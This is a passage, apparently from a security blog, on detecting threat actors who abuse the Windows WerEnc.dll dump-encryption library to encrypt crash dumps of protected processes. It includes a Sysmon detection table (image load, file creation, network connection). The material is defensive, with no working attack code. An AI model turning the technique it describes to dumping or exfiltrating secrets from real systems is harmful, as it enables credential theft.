
Furthermore, it is also recommended to monitor for arbitrary or unknown processes that initiate a remote connection.

The following table summarizes the data sources and data components to detect this technique:
| Data Source | Data Component | Detects |
|---|---|---|
| Sysmon | 7 | Image Load of WerEnc.dll |
| Sysmon | 11 | File Creation |
| Sysmon | 3 | Network Connection |
For years threat actors abused living off the land binaries to execute code. The dump encoding library is the first case disclosed in public that documents, how a threat actor can adopt the encryption used by Microsoft during the crash dump of PPL processes, in their implant. Organizations can detect this technique with high confidence by monitoring arbitrary processes attempting to load the targeted DLL.


Leave a Reply